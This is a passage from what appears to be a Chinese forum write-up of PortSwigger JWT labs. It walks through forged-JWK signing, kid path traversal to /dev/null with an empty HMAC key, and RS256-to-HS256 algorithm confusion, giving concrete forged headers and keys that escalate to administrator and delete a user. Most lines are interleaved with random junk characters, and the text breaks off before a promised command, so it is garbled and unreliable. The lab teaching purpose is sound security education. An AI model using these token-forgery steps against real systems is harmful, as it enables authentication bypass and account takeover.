5 \% Q# Z$ b2 F( V2 ?; u) ~7 p5 F; O8 V
"e": "AQAB",
8 M; ^( f+ B9 _& u. N7 _4 `# X
"kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
' {3 K: f/ ]1 |* Q, x" J, T! a( t
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
7 u0 b) `/ P4 f; H- b& |' y+ @
}
7 y1 f2 Y! D- |1 |, C ]
3 `+ q3 `& N. i, L; ?2 W2 L}
! [. D8 }' N v# |8 n6 U" y 0 y1 _1 R, q' q
/ m1 |) F S. @8 R9 j
8 x7 L: n# w* q8 J, A# V: T4 O7 u
! G2 u& x$ a: X1 f/ o% f7 p
- r. P) ]) s! g. I# w; {( n k% r* P
$ i! n% [1 W/ W: G, e
/ I/ P5 p9 i6 g& J
2 X4 U' ?" ~# z7 [; G
9 |6 d! ?% V( x* X z. Z6 E8 n' y! G Step 8:然后切换至repeat的"JSON Web Token"界面,将kid修改成自己生成的JWK中的kid值,将jku的值改为exploit A3 @" q$ o- F" H+ Y. ^4 k
. _0 a4 s' d2 n. b+ D6 m0 [/ Q6 c! K
& W0 E" g1 f1 w. X9 s7 M
# @& C" ?8 X/ l
; I" r" E8 j) w
8 r, V5 w' \- Q4 w4 u* S. T! f
q* a$ i' J* v, b& |$ H6 x" U! b8 G * S5 k8 C4 Z, }& o
$ c* P" @! r: p
Step 9:切换sub为administrator4 D! p* x' {8 Y8 T% g# q( o; F# ^
$ n9 q2 f% {: |/ N% c0 j0 ~! \# e: k( e3 p2 ]6 N
+ t1 _' ^0 b L8 m4 ?
! [* D+ b$ G5 a; I0 D o
0 g. c+ A$ K& q8 A+ s' k- Z
Step 10:点击下面的sign,选择Don’t modify header模式
5 q- l7 Z3 V" B6 p3 D + b( I8 M; ?3 z( B6 t7 C, m
- X9 X1 B; y7 n- O
! l! ?4 u/ h6 u" g7 C) D / j9 L0 s4 I: c# o+ R# Q) ^. k# I
- R" V V% b$ {# P7 R" {& F Step 11:更改请求路径发送请求成功越权
% Y& i& z+ j- c' o0 g% `1 Y* ?
! l8 v. M; _* [! w* V0 M8 ]6 Q) D
J5 c. K/ X# I0 @& B
7 u) p+ Q% T! ~5 W1 Q8 ]
7 z& g e- [) T+ f$ q Step 12:请求敏感路径删除carlos用户
@" ?7 s! |/ g8 p" Q" {" z
* L8 a- U/ \; b0 r$ ?) ?. L" r( x' t% o
2 \0 G2 k4 r5 g- ?, ?0 S+ q # s* m. C1 \, y# H5 C& c
# n! h' p) H3 V% i: ~# D- z& n
Step 13:成功解题& u, h o9 b7 M: S
1 S; ]! Y2 A* a* y. s/ B- z
- e1 K/ `4 O! V* j# T4 B5 s2 _3 @ / q% e; w! m* Z
% Y8 Z* _9 F9 K# ~* T! J. t4 e" f
& |8 |% H" y& X" z$ q" Z0 n9 x0 |
# 注入场景3
8 W2 _- [' t) X0 v6 D3 q4 g9 k
# p) s# g; F/ o) N w% d2 }+ _1 s/ O4 _0 M: F5 m3 \% ~5 s, B
服务器可能使用几个密钥来签署不同种类的数据,因此JWT的报头可能包含kid(密钥id)参数,这有助于服务器在验证签名时确定使用哪个密钥,验证密钥通常存储为一个JWK集,在这种情况下服务器可以简单地查找与令牌具有相同kid的JWK,然而JWS规范没有为这个ID定义具体的结构——它只是开发人员选择的任意字符串,例如:它们可能使用kid参数指向数据库中的特定条目,甚至是文件的名称,如果这个参数也容易受到目录遍历的攻击,攻击者可能会迫使服务器使用其文件系统中的任意文件作为验证密钥,例如:: e* j3 n- j) H2 i
6 B% G4 [8 Q4 C# `' J+ i( B$ v' C9 V; }. S2 i
$ E0 ]3 w- l9 m
{
/ v* v( T+ M5 f/ v, z3 V "kid": "../../path/to/file",
# ]5 D* @1 G+ J2 O
"typ": "JWT",
: d' o/ K% S+ r+ C6 M
"alg": "HS256",
9 B4 O/ {/ o+ |* v
"k": "asGsADas3421-dfh9DGN-AFDFDbasfd8-anfjkvc"
9 r. k+ G! E8 }% t" A}$ V4 L1 s' r3 T) f" }) k3 E
2 }1 R+ [9 Z% I, ]) |* S
7 s1 `6 ^( J f& b3 U! l* J
R v" J$ v, P" ?* X d0 x6 ? 如果服务器也支持使用对称算法签名的jwt就会特别危险,在这种情况下攻击者可能会将kid参数指向一个可预测的静态文件,然后使用与该文件内容匹配的秘密对JWT进行签名,从理论上讲您可以对任何文件这样做,但是最简单的方法之一是使用/dev/null,这在大多数Linux系统上都存在,由于这是一个空文件,读取它将返回一个空字符串,因此用空字符串对令牌进行签名将会产生有效的签名
# S R7 X( j$ I靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-kid-header-path-traversal! L( l! `$ I0 W+ R- D% C
# ]. J- h( Y9 h% S( u$ f8 U' w7 w* z9 e( J/ u6 K
5 j5 I5 l ? H) f
4 H6 Q( Y0 M3 c1 B/ M# E. x9 v8 d7 `7 l9 k& h
Step 1:点击上方"Access The Lab"进入靶场( `/ m$ F' ~& m( n# i
1 y, B; B0 G: g7 A. w5 {# O3 Q1 E8 F* [; A
V0 R% G. U/ W1 E+ L4 h3 ~ ; J0 l: M! r" {6 W& G
; j) v3 i& |( l& {% I7 `; C' ?( L& ]. H9 z5 A- K: u; S
Step 2:登录靶场
, a5 Q3 f0 A) H1 H% S8 r, i) O) { x6 ?; d) ^3 d$ C4 b
/ N9 @3 p6 Y1 x! u9 ]" G( T. ^$ @ B) O , Y/ g$ P4 j9 ?6 f
5 w: e _/ r2 `$ U5 }1 g! N0 E8 Z( T& a2 x7 v! {: {
Step 3:登录后进入到如下邮箱更新界面
" Y; ~ {7 F& R7 D5 m& f9 }
) ?) V' t; O( y2 Q0 J! U B1 U+ q9 t4 ?/ @5 [& ^& p" c' B
4 \( m, @9 L6 T8 z9 g3 I. Z % o$ L; C% n" @4 O; H
4 k6 ?+ Q# {1 ?9 i; g# A. }
Step 4:使用burpsuite的插件生成一个对称密钥(Symmetric Key)并将k的值修改为"AA=="即为null# J% Y4 h% l( b! G
2 }. M& z4 r9 H: p; r% D! {& X
. a$ p4 d0 n! V7 O! l: i
9 W9 U3 N& j! D {
5 ^; R; \; `" i1 c) R5 e: v
"kty": "oct",
8 r7 b9 d4 ^$ r3 ]+ F1 V "kid": "38576880-33b7-4446-ade4-f1a78bb6d5c2",
% l, @% ^+ t( F5 f3 b4 n; X9 y9 J! p "k": "AA=="
8 D6 o; y4 X$ N0 w6 N" Y
}
* i1 r* ^8 r+ ~; R8 j$ A
7 Z7 r# {% p+ c% Q8 }/ J 4 w. _8 B0 `+ N0 \. m5 r
& v- Z% T( a/ f3 _$ [; L c
8 g" [7 J6 T% _9 u
l/ J5 G, T5 Q6 m( V2 g+ `8 ?, p6 c# Z3 Z! u7 p
Step 5:拦截一个请求将其发送到repeat模块
6 d" B2 Q/ z; h
+ g) Y5 }3 N) H# P0 p7 o3 T. c% E+ W, |3 c9 D* |$ A8 T1 ?' H3 ?
6 @% S f r$ _! B }7 N. o
6 R3 o+ v% s! M' }
8 U8 h& n3 @0 [$ m7 p' E
Step 6:此时直接访问/admin——提示"401 Unauthorized"
3 r/ ~4 ]7 I; M6 D0 X$ ?6 R: g/ t
3 K. T2 v! V2 A- _% ^4 Q; |9 I6 M2 w! t1 u( W# P+ J6 u
5 {! U! y' E2 P! E0 K, ~4 } b
9 b; D" Y% y J, j1 S2 n8 z! B
" l9 Q4 d; W" [1 ]4 ^2 o6 F
Step 7:在JSON Web Token界面中修改kid值和sub进行目录遍历,这里的"/dev/null"文件名与"AA=="一致都为null,对称密钥,所以可以成功绕过' x$ V2 K$ v9 M" J' l2 G
X ~7 v. g& _; P: x1 y
* A# Q) M- Y, @' d- W" w
8 e8 W! {8 ^! `/ \ {
: X# d1 K6 Y# ]$ x2 F8 b. R
"kid": "../../../../../../../dev/null",
0 V" f1 |9 V9 H* I8 N8 L( T "alg": "HS256"
9 o& |" M8 I2 Q}" o6 D9 b' l. m' o! P
* h! ~/ A$ U5 m0 H. C
' G: q9 `$ ]) W4 f1 C4 l# y3 Y
5 p4 w0 P) h. G- @) z9 G5 _
4 f3 I, f0 V R* D- {" o% d , T. H# |/ |* x7 b0 k
0 Q, z! L+ x/ v" Z$ Q Step 8:点击sign选择OCT8 的密钥攻击! V1 \" h3 k9 s; k* z
4 N$ Z# l; l, _6 K+ `
$ P z, y; @) c" A! B4 @0 o9 `
. Y1 V! B/ X7 ^& U$ C. ? 8 g8 {- z+ S4 P, v9 J& i) X+ }1 ]
3 h% z' |; E; Z( f. ^# S
+ T3 z) W4 p; R7 O3 [ 5 y4 g1 R$ ~+ |# I9 F* f
& v* b! F* Y* D; g' ?7 j9 Y5 a
Step 9:成功越权0 b# _6 |% ~- E6 M6 q
i/ S- N- S5 X7 x* i
/ F, S: q# t/ K! M) ?: o% c# \4 \2 f1 i ; W9 P- H$ l* J1 m8 l
! ^5 e' \: e5 ]2 j3 {8 f. x4 i5 @3 |; J8 Z/ }
Step 10:调用敏感接口删除carlos用户完成解题2 e- g: H% |1 H# }9 D
3 \ S4 R' Q0 f& \2 K
H, C1 @8 Q: J5 T' I * t( o5 S" Q. ^2 c( q% F8 M
6 H/ p1 [$ n. L6 L% D$ k% _
) R7 f# [3 N+ R; `0 k4 c; T
- Z+ Y! L7 g1 j2 J3 W2 I4 @( J; ?
4 O% `& b) o6 u; T2 A7 b4 U4 S; [) l! r) Z
JWT算法混淆
" @( `% v3 x" k- K
) J4 @3 Y2 `+ j H0 m1 |( I0 n
c2 ]. z% [' W# Z$ G( n$ e, m" | 算法混淆
9 |! |$ m; O7 Y! v; J; d: h, L 9 O) ~" e8 {; h
9 t4 a& p$ c$ b0 `7 H* O* q; S% ?
算法混淆攻击(也称为密钥混淆攻击)是指攻击者能够迫使服务器使用不同于网站开发人员预期的算法来验证JSON web令牌(JWT)的签名,这种情况如果处理不当,攻击者可能会伪造包含任意值的有效jwt而无需知道服务器的秘密签名密钥
1 M3 N+ E9 R: O/ E/ {& pJWT可以使用一系列不同的算法进行签名,其中一些,例如:HS256(HMAC+SHA-256)使用"对称"密钥,这意味着服务器使用单个密钥对令牌进行签名和验证,显然这需要像密码一样保密 T" \# {. ]6 \6 S7 z
, L& g$ e3 G" n7 P
2 O) e% w2 ?! g ' A' N3 s3 \0 s' P
, \0 l3 D; f( W6 I) r
! J7 g0 n+ c$ l* E/ L0 M1 w! M
其他算法,例如:RS256(RSA+SHA-256)使用"非对称"密钥对,它由一个私钥和一个数学上相关的公钥组成,私钥用于服务器对令牌进行签名,公钥可用于验证签名,顾名思义,私钥必须保密,但公钥通常是共享的,这样任何人都可以验证服务器发出的令牌的签名 ]: F1 I7 O0 ^* M
5 S. j I2 R; N/ g; o" e5 p$ d; a' M
& D) j) s g9 @; {
& B7 j; c" F8 G* j4 Z! v & a4 a: N- f6 o+ `% q2 o
2 U& i0 ]; }! M$ H) m* J 混淆攻击: B T8 I5 L7 N& X+ T9 [$ y. ?
`% z9 k1 f- ^+ g
4 U" K9 w: I( h& e* ? [0 u* W9 K 算法混乱漏洞通常是由于JWT库的实现存在缺陷而导致的,尽管实际的验证过程因所使用的算法而异,但许多库都提供了一种与算法无关的方法来验证签名,这些方法依赖于令牌头中的alg参数来确定它们应该执行的验证类型,下面的伪代码显示了一个简单的示例,说明了这个泛型verify()方法在JWT库中的声明:
; T9 { H6 F3 S9 s6 R+ \0 ] 4 o$ X5 x- O! \! k; i
# s0 K, }$ P; j4 [1 x
1 T5 b! F5 [* }" _+ { function verify(token, secretOrPublicKey){
6 K4 b0 o }% |3 o, Z4 N# } algorithm = token.getAlgHeader();
: t+ G. R1 E' R& K if(algorithm == "RS256"){
; t) s) U! d4 h' \0 q
// Use the provided key as an RSA public key
% U d+ R& }" @, S* K } else if (algorithm == "HS256"){
# f) q8 g5 a, L: {0 Y! o
// Use the provided key as an HMAC secret key
: l* N1 p0 Y- `4 ~8 y1 y }
# c) L+ l* A8 }}
; u% I3 k' b9 o3 x
7 E, {& e$ `( a9 g: ?+ N' W
. x; q* [/ P+ M
9 e6 z1 @" r! C, G" U( z8 Y 使用这种方法的网站开发人员认为它将专门处理使用RS256这样的非对称算法签名的JWT时,问题就出现了,由于这个有缺陷的假设他们可能总是传递一个固定的公钥给方法,如下所示:
3 ~" _/ L; p/ Q: B
3 T; o5 w- n: ~2 X# g) p& W* z) ]0 E% E* A/ m
4 Z9 v7 |9 m$ a0 m3 y publicKey = <public-key-of-server>;
3 v8 w; l. }' Q/ ?# Ntoken = request.getCookie("session");
% j1 Z7 T/ S3 m! V/ K$ [0 {# i, A
verify(token, publicKey);3 ^5 e! X# [; T7 d
( M- q7 N$ |' P4 b D3 A! R2 `
' p2 E8 N! o/ t% l( } B6 @' t
/ g, a, q* l2 A8 k( A$ u; w3 V4 f 在这种情况下如果服务器接收到使用对称算法(例如:HS256)签名的令牌,库通用verify()方法会将公钥视为HMAC密钥,这意味着攻击者可以使用HS256和公钥对令牌进行签名,而服务器将使用相同的公钥来验证签名(备注:用于签署令牌的公钥必须与存储在服务器上的公钥完全相同,这包括使用相同的格式(如X.509 PEM)并保留任何非打印字符,例如:换行符,在实践中您可能需要尝试不同的格式才能使这种攻击奏效)
$ S/ Y6 F9 ?! a! S5 Y4 a0 A. b攻击流程简易视图如下:
# [4 a% i1 D" u) i7 P; B4 e
- H- {: P9 ? Y" o5 d1 q% R% A* x1 E$ A* m' c/ E8 m
! {$ ^6 N0 O# r+ g
( |/ n7 r" K! q1 \* ~" G( ?
1 M, c' I9 W/ ~/ _ 攻击演示! }% r) ? Z3 }. E+ g2 h
/ v( i. f9 s# K, K0 M$ b
1 w2 ?/ ^# t( ^9 p; b* a# P1 [& j
靶场地址:https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion
8 v+ C3 V/ z5 `+ c o% h
2 g8 }2 r7 Q' k& V1 H' A1 y) c$ C! K5 v
0 O; o M: U' K' o( S) c , i; L8 d& i, _/ \$ N* U- ?
; ?3 n7 n; J8 D Step 1:点击"Access the lab"访问靶场2 l& s. q' v4 r7 h$ ^
, @- k& v' |) K+ x1 S: [$ c
3 T; ^ |- k$ z8 B. ^& C " O& M7 h* ?- a& t$ Z/ k5 n
: F" Q9 Z" O. f+ G( d+ B
A9 Q. B, d" r' ?2 d. e Step 2:使用账户密码登录
$ x h% g" g) v+ K. I6 u
+ D. l% [$ i; \* t8 u% _0 Z( T: s' ^! [+ A- x# Z
( a; d( \3 s+ o* ?1 t 0 i( V) b a8 ? ^$ }
) S# ^, s# n7 M9 K" B( I0 C
Step 3:登录之后进入到用户邮箱更新操作界面7 M+ E) C) D) q! E
- [% P; M2 t! n% @- m! D" z
6 `3 V* @% t7 K6 `1 G% i. M: @ ( ?5 l+ r6 Y3 d- y" L, i
9 M) c4 n5 `! w3 C4 M; M
" K6 z! T/ }1 Q3 G Step 4:服务器有时通过映射到/jwks.json或/.well-known/jwks.json的端点将它们的公钥公开为JSON Web Key(JWK)对象,比如大家熟知的/jwks.json,这些可能被存储在一个称为密钥的jwk数组中,这就是众所周知的JWK集合,即使密钥没有公开,您也可以从一对现有的jwt中提取它+ B1 S6 p7 m9 Y) ^
: X" H# t8 Y5 Q+ a" ^- I# F) s8 _
. T g# K5 G* c% ~+ E) e ?. Q
3 e, Z) m- ?9 b/ h, @* f7 V% J {
7 d; J! _8 E" u% l( b "keys": [
- U& q+ T- J5 \% ~: f
{
- ]! O7 W, _4 j! v "kty": "RSA",
6 K- q) W. G* M6 _% K0 H- B
"e": "AQAB",
K3 \+ y6 E& e3 z "kid": "75d0ef47-af89-47a9-9061-7c02a610d5ab",
* J, ?0 h0 ?1 t# g5 _; a4 ^& z "n": "o-yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw-fhvsWQ"
9 n; P3 R0 y/ b: r! m; [* w
},
1 t: l9 h3 F1 J9 I
{
, g* _# F7 }- T* D7 M7 o
"kty": "RSA",
8 u0 z$ L; p1 f9 W
"e": "AQAB",
/ _1 u: c6 A) C "kid": "d8fDFo-fS9-faS14a9-ASf99sa-7c1Ad5abA",
! ?* V5 C/ H3 h4 r4 ?0 M: P/ C. H "n": "fc3f-yy1wpYmffgXBxhAUJzHql79gNNQ_cb33HocCuJolwDqmk6GPM4Y_qTVX67WhsN3JvaFYw-dfg6DH-asAScw"
7 \; t: H9 {& R" w
}
% E4 N1 B5 A" k ]
4 l$ }0 u2 c. r1 g
}
: A; V' k3 }2 y$ j5 k, I/ b* |8 c
+ P: O/ z. W2 D, I) r3 v 3 I: n m$ P8 ~' Y2 J2 d: G
2 f. L; n' n* ^* i3 n! I5 u 于是乎我们可以直接访问/jwks.json接口获取到服务器的公钥信息,在此处我们将JWK复制下来,作为我们第二部的RSA Key
2 G/ G2 g2 V( V# c
https://0aad003404004c0b817dcff9 ... ademy.net/jwks.json
4 r3 U1 ]4 P+ g 6 w( D" B5 d* m2 y) L
9 z n6 `1 z6 ]6 n% a* L# N# Q % V5 o8 E' C( M4 e. G8 Z
{
, N; J) \4 ?. r# x
"keys": [
! _9 ]- G6 U. K5 Z! R- l6 u; I {
+ o1 r7 Y7 b5 k0 F3 s6 s: [
"kty": "RSA",
8 i% G* h' D9 \+ b "e": "AQAB",
+ C6 D0 o" C& }% F "use": "sig",
* w: j5 [8 h. n: @' _
"kid": "63624c36-bfd8-4146-888e-6d032ad4fe18",
( x% h- {# W3 u; ~
"alg": "RS256",
" f; n) z& L: }0 _8 y" D3 `# C
"n": "zsiIsVqAKSpOnOxMKrI0hT3p8m_NK3VoejFnt4Hx2CFzvJsZ4_9mmoIVwi_nXYr7NtNV7stOSS4MGzYdJ57t4v83B9h7uI1fdKSp-L-cisg31S0Wm5B_LDnvuABFMcShJ-DKTgEYfLHaG31JudlyJdnfgNIIa0XL-wbGh7Xshf8RtzR8FC2DfApX_-KXYNnHxnTKTPXl5unBgCxyny2n2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY-E2FXIoPIt8m_VSXlsKyZpjpfXTJJZo_IqazAl1XBW6bjwWjxwee0Xbyt7M1_1dTKjaAw"
" @8 v# O3 M ~7 c) V( t* J. P
}
8 L! H1 o; d# l6 z0 w- B* u( L
]
+ o9 x; t D6 J+ x$ {} Z' x5 u0 l5 ?1 t# Z
1 e0 T: \" G" s( j- v
8 q9 B5 a! c. |2 |" S8 O$ k2 C1 X& K; M8 B# a( E2 G9 f
2 I% C7 y( O" V+ Q& C, `1 e
: y: n0 E& v3 K
. a; i" g" j) e ' M( m& r1 D3 f
. q; J% W2 R) t7 z
, g0 t3 u+ x7 k( \* X
0 `: W) P$ M4 Y. \ {
Step 5:在Burpsuite的JWT Editor Keys中点击"New RSA Key",用之前泄露的JWK而生成一个新的RSA Key
( T4 i. e- }0 j Z 2 u* c* g7 c6 z f" E8 j( B$ U' \1 ]% K
+ f2 g: J1 a8 j# I
" |- a9 z+ G t) C {
$ m, c" Z) X; @/ r/ C
"kty": "RSA",
9 A9 w6 X% H5 Q! l
"e": "AQAB",
4 _ z, d/ o3 T. P9 k* G "use": "sig",
5 d& @' R n/ b1 X1 A; a
"kid": "63624c36-bfd8-4146-888e-6d032ad4fe18",
4 |( `) G6 i. J* R r
"alg": "RS256",
* M$ |2 s8 p; n8 g, V$ w "n": "zsiIsVqAKSpOnOxMKrI0hT3p8m_NK3VoejFnt4Hx2CFzvJsZ4_9mmoIVwi_nXYr7NtNV7stOSS4MGzYdJ57t4v83B9h7uI1fdKSp-L-cisg31S0Wm5B_LDnvuABFMcShJ-DKTgEYfLHaG31JudlyJdnfgNIIa0XL-wbGh7Xshf8RtzR8FC2DfApX_-KXYNnHxnTKTPXl5unBgCxyny2n2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY-E2FXIoPIt8m_VSXlsKyZpjpfXTJJZo_IqazAl1XBW6bjwWjxwee0Xbyt7M1_1dTKjaAw"
# g9 P G9 }" {5 ~6 [' z$ c
}
6 c) Q1 K& z' f5 w
! v; }+ k- G1 s( n) U
, o$ p: v8 `. J& W- X0 r8 T9 @
" H9 r3 L- n/ ^7 _3 j; I" E U ?
6 B7 N, m% n( D! s# U3 b; r5 f
& u2 [# h2 y2 L9 n( |& k# B# T& g, d$ x# o) U! J1 {" `( r6 F8 d3 W
Step 6:选中"Copy Public Key as PEM",同时将其进行base64编码操作,保存一下得到的字符串(备注:上下的一串-----END PUBLIC KEY-----不要删掉)
2 c5 a! z* k! ] p. P! j" x5 G ) p9 V2 G1 L" i3 F" n4 @
% s" p7 S: h. d6 T, q
9 G+ G# k# `, ?5 M% X8 f \4 b. G
-----BEGIN PUBLIC KEY-----
7 N# j: l; t3 n# t9 o3 u, J2 i& M
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzsiIsVqAKSpOnOxMKrI0
4 v l( \- B. C# |hT3p8m/NK3VoejFnt4Hx2CFzvJsZ4/9mmoIVwi/nXYr7NtNV7stOSS4MGzYdJ57t
1 i) d" K# m+ D! B/ A4v83B9h7uI1fdKSp+L+cisg31S0Wm5B/LDnvuABFMcShJ+DKTgEYfLHaG31Judly
6 @: `0 L. e1 l# t$ X
JdnfgNIIa0XL+wbGh7Xshf8RtzR8FC2DfApX/+KXYNnHxnTKTPXl5unBgCxyny2n
) D3 s9 f( Z+ [) b, o4 A2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY+E2
p6 L8 ]' C. d. U S# C, I+ v( CFXIoPIt8m/VSXlsKyZpjpfXTJJZo/IqazAl1XBW6bjwWjxwee0Xbyt7M1/1dTKja
4 t {. m2 F( f3 rAwIDAQAB
, j' O7 ~$ i: u6 I; }4 w( a L-----END PUBLIC KEY-----! I6 D; Y' ?& H0 }7 M7 }
; X ^) l7 h$ H3 P& L
1 T0 v7 _6 i5 J& X7 a0 j. R9 B8 ~( k
" M; z3 c( T2 P" } 3 y5 T& L& f. Z$ u# n G$ g
. S+ N$ b* X- }8 E& x2 M base64后结果:
) M0 U/ G3 O) n$ a
+ f/ r, g& n5 w% F9 d$ y# o
: a( ] r' b, P; V3 w1 G
! F& U1 p/ \3 _" [2 T* o LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF6c2lJc1ZxQUtTcE9uT3hNS3JJMApoVDNwOG0vTkszVm9lakZudDRIeDJDRnp2SnNaNC85bW1vSVZ3aS9uWFlyN050TlY3c3RPU1M0TUd6WWRKNTd0CjR2ODNCOWg3dUkxZmRLU3ArTCtjaXNnMzFTMFdtNUIvTERudnVBQkZNY1NoSitES1RnRVlmTEhhRzMxSnVkbHkKSmRuZmdOSUlhMFhMK3diR2g3WHNoZjhSdHpSOEZDMkRmQXBYLytLWFlObkh4blRLVFBYbDV1bkJnQ3h5bnkybgoyQ3dvQ0lpWWV0N3M3WDFjM3Fod2t0V2s2eEpUbXZrcmQ4NUtCbERTeUVqQmhFUFBYcmJWZnFvOHNOeGtZK0UyCkZYSW9QSXQ4bS9WU1hsc0t5WnBqcGZYVEpKWm8vSXFhekFsMVhCVzZiandXanh3ZWUwWGJ5dDdNMS8xZFRLamEKQXdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==/ c3 u* h1 U6 @2 `7 H0 `
* A2 K0 N- Z# o; V) q! [
& z& H) I' _1 f& t. o, D$ ?% T" s4 p7 K( i
( G4 `# H4 z% l: D1 e% f
. Y' _0 m3 @6 W2 N1 n. X/ u
1 g1 N, a& i- V+ J
Step 7:在JWT Editor Keys处,生成新的对称加密Key,用之前保存的base64编码去替换k的值, ?- v6 g e; m6 e7 Z6 m
# S" u+ d; [/ c, m- I6 U/ v) b
3 G- M8 u1 f5 v& ?8 w4 Z
! }0 J7 V$ ~. M9 W0 L, C7 Y. Y {
, D2 r, f1 r( W/ H u "kty": "oct",
+ @% P* e4 d. ?: n
"kid": "63b7b785-4d35-4cb7-bbc6-9d9e17dcf5fe",
8 B4 R: P. v* \& Z1 E# e "k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF6c2lJc1ZxQUtTcE9uT3hNS3JJMApoVDNwOG0vTkszVm9lakZudDRIeDJDRnp2SnNaNC85bW1vSVZ3aS9uWFlyN050TlY3c3RPU1M0TUd6WWRKNTd0CjR2ODNCOWg3dUkxZmRLU3ArTCtjaXNnMzFTMFdtNUIvTERudnVBQkZNY1NoSitES1RnRVlmTEhhRzMxSnVkbHkKSmRuZmdOSUlhMFhMK3diR2g3WHNoZjhSdHpSOEZDMkRmQXBYLytLWFlObkh4blRLVFBYbDV1bkJnQ3h5bnkybgoyQ3dvQ0lpWWV0N3M3WDFjM3Fod2t0V2s2eEpUbXZrcmQ4NUtCbERTeUVqQmhFUFBYcmJWZnFvOHNOeGtZK0UyCkZYSW9QSXQ4bS9WU1hsc0t5WnBqcGZYVEpKWm8vSXFhekFsMVhCVzZiandXanh3ZWUwWGJ5dDdNMS8xZFRLamEKQXdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg=="
3 x8 ^: c/ P- P
}
. d* }/ F/ z" C
# E, W" h: t* ]$ o' o+ q4 D" G8 k! s
2 j; T& R+ E7 z9 }, g: l$ Y7 L4 a5 c0 t0 b6 w2 S
& [6 u/ |1 J$ P/ J
$ K# t$ h4 U! N* O9 @; x( B% x
! \1 H. k9 N# A4 S, N. P Step 8:捕获请求数据报并将其发送到repeat模块
) v0 p' Q3 x1 x6 p * |3 R/ U" o* X# G
* w' G+ e' p( ]5 S5 W' r6 ~ 9 e9 N& C: s; a
; W/ s2 y0 c1 u8 N L/ d& h( x9 f! s Q
/ b; T1 u% G6 j$ M 此时直接请求/admin是无法请求到的
" V1 I$ z: A% Z9 x. q( D" L& [ & F# U" `- }3 E! E, D2 R! b$ L7 y
& w k( i+ ]8 V/ C
1 g: w' V+ K2 g8 g
- H7 M( Y" l# B! ?! b
T7 z2 `: z, o Step 9:随后修改alg为HS256,修改sub为administrator并进行Sign操作/ u" Q, }+ O# }, Q Y* ^
$ n! p% A7 F. z' p8 g# F
6 } ^9 L! w3 k5 P6 I. g2 L
2 F0 Z" ]" ~8 B
0 [1 u; \: |7 b+ i) x/ K5 ]
( G; {8 [+ r2 A' C8 z3 ~: d Step 10:重新发送数据包可以看到回显成功5 g6 N: D+ y# T$ y$ i/ Q
0 T4 W; m+ q2 v
+ w/ M4 \1 v$ _9 Q2 ^% i1 `- N
# P; c8 o. K+ F6 C% H
8 |/ u: g: }9 b0 N, W
! u9 z$ ?5 _5 w9 j, A# q Step 11:请求敏感连接删除用户完成解题
0 a/ z8 a3 G4 f/ w* J+ a, W & g% m7 n( d6 {2 x G2 C
: Q, D1 Q' l) O" T) D) z
' F; t/ k* G5 b3 D% s4 D
: `4 [# l/ {1 O5 ]8 f) |' b1 _5 P" h
5 ^0 C: O j" d( ?% y% K6 t 3 P0 o7 U% A! K- ?3 u6 Z2 W
- v7 v! o3 [% f# i+ W6 j4 V/ B
令牌派生公钥
r! W7 z1 v3 I5 q7 j
5 G2 w* E$ H+ V5 H$ \; K
# W) s1 V. R/ p1 M 基本介绍! j5 ~& p/ W# q: c% y! I. m9 K* K# D
% M, F' ^% y: z) V
) J3 ]& S2 @* o+ k
在公钥不可用的情况下您仍然可以通过使用jwt _ forgery.py之类的工具从一对现有的JWT中获取密钥来测试算法混淆,您可以在rsa_sign2n GitHub存储库中找到几个有用的脚本
; s- [% Z; ~" l8 V0 w. F
https://github.com/silentsignal/rsa_sign2n
+ `8 `4 `8 F6 b - [1 h& Z0 J' x& m2 t& q' V3 ?
$ C9 }0 Y# d$ [1 k2 R0 j
! ?2 ]4 ?! k; v3 N* q9 Z4 L
# Y* X2 K+ v7 ?) x7 b9 J, l* _# }' x" n( b8 c
简易示例0 ~# V+ E0 a6 G5 |0 t& o! Z
0 \/ T) x& c! r4 I
9 i* R3 t* t' L1 C8 A
靶场地址:
# [( ^; [) c! b+ Q# shttps://portswigger.net/web-secu ... with-no-exposed-key* y" W2 m& }. j5 R1 f+ ~ i
# @( @: j N4 s0 d' U% P- ^! A- x/ N+ I0 b- y: J
, R# R/ `/ A# r ]5 H
/ s `; z1 [5 k, z
% _; s, e$ O- Z, V# D1 ^+ ]4 A Step 1:安装常规操作登录登出,再登录,获取两个JWT/ {- Q& e. D& B: ?9 j
& M( K. J% H. {6 |# H1 A, C! R6 j x: v* C. S! z9 h# P7 b) K; @3 G- K
. c* C; a, m2 G7 j
0 P+ g& L8 }& D7 o) A4 }" W9 M3 x5 U" t! T' y/ T8 v! b
随后将其放到Port提供的docker工具里面运行,运行的命令如下
, t% i0 X( U4 |9 v/ j9 k9 m9 T 6 k" k/ Q0 P% {) t3 S @) B
